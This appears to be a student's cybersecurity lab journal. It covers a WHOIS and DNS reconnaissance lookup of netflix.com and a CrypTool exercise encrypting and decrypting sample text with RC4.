PRACTICAL NO.1

AIM: Use Google and Who.is for Reconnaissance.

THEORY: Reconnaissance denotes the work of information gathering before any real attacks are planned. The idea is to collect as much interesting information as possible about the target. To achieve this, many different publicly available sources of information are used. The extracted information will often already allow a detailed insight into the affected systems.

Reconnaissance takes place in two parts − *Active Reconnaissance* and *Passive Reconnaissance.*

- Active Reconnaissance:

  In this process, you will directly interact with the computer system to gain information. This information can be relevant and accurate. But there is a risk of getting detected if you are planning active reconnaissance without permission. If you are detected, then system admin can take severe action against you and trail your subsequent activities.


- Passive Reconnaissance:

  In this process, you will not be directly connected to a computer system. This process is used to gather essential information without ever interacting with the target systems.

PRACTICAL NO.1

STEPS:

Step 1.Open WHO.is website.




Search the whois database, look up domain and IP owner information, and check out dozens of other statistics.

Get all the data you need about a domain and everything associated with that domain anytime with a single search.


Find a domain with the best domain registrar on the web. Start your domain search at Name.com.

Step 2.Enter The website name and press Search icon.


who.is
WHOIS Search, Domain Name, Website, and IP Tools
Your IP address is 8.34.69.88

netflix.com

Step 3.Show you information about www.netflix.com



netflix.com

whois information

cache expires in 23 hours, 38 minutes and 12 seconds

refresh

Registrar Info

Name	MarkMonitor, Inc.
Whois Server	whois.markmonitor.com
Referral URL	http://www.markmonitor.com
Status	clientDeleteProhibited (https://www.icann.org/epp#clientDeleteProhibited) clientTransferProhibited (https://www.icann.org/epp#clientTransferProhibited) clientUpdateProhibited (https://www.icann.org/epp#clientUpdateProhibited) serverDeleteProhibited (https://www.icann.org/epp#serverDeleteProhibited) serverTransferProhibited (https://www.icann.org/epp#serverTransferProhibited) serverUpdateProhibited (https://www.icann.org/epp#serverUpdateProhibited)

Important Dates

Expires On	2023-11-10
Registered On	1997-11-11
Updated On	2021-10-09


Name Servers

ns-1372.awsdns-43.org	205.251.197.92
ns-1984.awsdns-56.co.uk	205.251.199.192
ns-659.awsdns-18.net	205.251.194.147
ns-81.awsdns-10.com	205.251.192.81

Similar Domains

netfl-emosiones.info | netfl-ix.online | netfl-kundefaktura-utgitt.com | netfl-x.com | netfl.cn | netfl.co | netfl.com | netfl.is | netfl.it | netfl.net | netfl.org | netfl.ru | netfl.us | netfl1x-support.com | netfl1x.com | netfl1x.net | netfl1x.org | netfl1x.tv | netfl1x.website | netfl1xs.com |


PRACTICAL NO.1



Registrar Data


We will display stored WHOIS data for up to 30 days.

```
Registrant Contact Information:
         Name                                Domain Administrator
         Organization                        Netflix, Inc.
         Address                             100 Winchester Circle,
         City                                Los Gatos
         State / Province                    CA
         Postal Code                         95032
         Country                             US
         Phone                               +1.4085403700
         Fax                                 +1.4085403737
         Email                               nicadmin@netflix.com

Administrative Contact Information:
         Name                                Domain Administrator
         Organization                        Netflix, Inc.
         Address                             100 Winchester Circle,
         City                                Los Gatos
         State / Province                    CA
         Postal Code                         95032
         Country                             US
         Phone                               +1.4085403700
         Fax                                 +1.4085403737
         Email                               nicadmin@netflix.com

Technical Contact Information:
         Name                                Domain Administrator
         Organization                        Netflix, Inc.
         Address                             100 Winchester Circle,
         City                                Los Gatos
         State / Province                    CA
         Postal Code                         95032
         Country                             US
         Phone                               +1.4085403700
         Fax                                 +1.4085403737
         Email                               nicadmin@netflix.com

Information Updated: 2022-01-12 12:58:59
```



DNS Records for netflix.com

Hostname	Type	TTL	Priority	Content
netflix.com	SOA	900		ns-81.awsdns-10.com awsdns-hostmaster@amazon.com 1 7200 900 1209600 1800
netflix.com	NS	14400		ns-1372.awsdns-43.org
netflix.com	NS	14400		ns-1984.awsdns-56.co.uk
netflix.com	NS	14400		ns-659.awsdns-18.net
netflix.com	NS	14400		ns-81.awsdns-10.com
netflix.com	A	60		52.3.144.142
netflix.com	A	60		54.237.226.164
netflix.com	A	60		3.230.129.93
netflix.com	AAAA	60		2600:1f18:631e:2f83:49ee:beaa:2dfd:ae8f
netflix.com	AAAA	60		2600:1f18:631e:2f85:93a9:f7b0:d18:89a7
netflix.com	AAAA	60		2600:1f18:631e:2f84:4f7a:4092:e2e9:c617
netflix.com	MX	60	1	aspmx.l.google.com
netflix.com	MX	60	10	aspmx2.googlemail.com
netflix.com	MX	60	10	aspmx3.googlemail.com
netflix.com	MX	60	5	alt1.aspmx.l.google.com
netflix.com	MX	60	5	alt2.aspmx.l.google.com
www.netflix.com	A	42		54.237.226.164
www.netflix.com	A	42		52.3.144.142
www.netflix.com	A	42		3.230.129.93
www.netflix.com	AAAA	21		2600:1f18:631e:2f83:49ee:beaa:2dfd:ae8f
www.netflix.com	AAAA	21		2600:1f18:631e:2f84:4f7a:4092:e2e9:c617
www.netflix.com	AAAA	21		2600:1f18:631e:2f85:93a9:f7b0:d18:89a7
www.netflix.com	CNAME	294		www.dradis.netflix.com



Ping

```
PING netflix.com (52.3.144.142) 56(84) bytes of data.

--- netflix.com ping statistics ---
5 packets transmitted, 0 received, 100% packet loss, time 4095ms
```

Traceroute

```
traceroute to netflix.com (3.230.129.93), 30 hops max, 60 byte packets
 1  ip-10-0-0-14.ec2.internal (10.0.0.14)  0.961 ms  0.939 ms  1.025 ms
 2  216.182.226.62 (216.182.226.62)  21.376 ms 216.182.239.217 (216.182.239.217)  3.291 ms 216.182.226.60 (216.182.226.60)  27.702 ms
 3  * * *
 4  * * *
 5  * * *
 6  * * *
 7  * * *
 8  * * *
 9  * * *
10  * * *
```

Conclusion: The practical on ‘Use Google and whois reconnaissance’ is successfully performed.


AIM: Use CryptTool to encrypt and decrypt passwords using the RC4 algorithm.

THEORY: Cryptography is technique of securing information and communications through use of codes so that only those person for whom the information is intended can understand it and process it. Thus preventing unauthorized access to information. The prefix “crypt” means “hidden” and suffix graphy means “writing”.

RC4 means Rivest Cipher 4 invented by Ron Rivest in 1987 for RSA Security. It is a Stream Ciphers. Stream Ciphers operate on a stream of data byte by byte. RC4 stream cipher is one of the most widely used stream ciphers because of its simplicity and speed of operation. It is a variable key-size stream cipher with byte-oriented operations. It uses either 64 bit or 128-bit key sizes. It is generally used in applications such as Secure Socket Layer (SSL), Transport Layer Security (TLS), and also used in IEEE 802.11 wireless LAN std.

PROCEDURE:


Step 1. Enter password.


CrypTool 1.4.42 - startingexample-en.txt
File Edit View Encrypt/Decrypt Digital Signatures/PKI Indiv. Procedures Analysis Options Window Help
startingexample-en.txt

Holy Bible

Press F1 to obtain help.
L:1 C:11 P:11
NUM

Step 2. Encrypt Using RC4.




CrypTool 1.4.42 - RC4 encryption of <startingexample-en.txt>, key <12>
File Edit View Encrypt/Decrypt Digital Signatures/PKI Indiv. Procedures Analysis Options Window Help
startingexample-en.txt
RC4 encryption of <startingexample-en.txt>, key <12>
Press F1 to obtain help.
L:1 C:1 P:1
OVR
NUM

Holy Bible

```
00000000  35 41 53 A8 5D 87 91 7E 11 F3          5AS.]..~..
```

Step 3. Decrypt using RC4.



CrypTool 1.4.42 - RC4 decryption of <RC4 encryption of <startingexample-en.txt>, key <12>>, key...
File Edit View Encrypt/Decrypt Digital Signatures/PKI Indiv. Procedures Analysis Options Window Help
startingexample-en.txt
RC4 encryption of <startingexample-en.txt>, key <12>
RC4 decryption of <RC4 encryption of <startingexample-en.txt>, key <12>>, key ...
Press F1 to obtain help.
L:1 C:11 P:11
NUM

Holy Bible

```
00000000  35 41 53 A8 5D 87 91 7E 11 F3          5AS.]..~..
```

Holy Bible

CONCLUSION: The practical on ‘CryptTool to encrypt and decrypt passwords using the RC4 algorithm’ Is performed successfully.


PRACTICAL NO.3

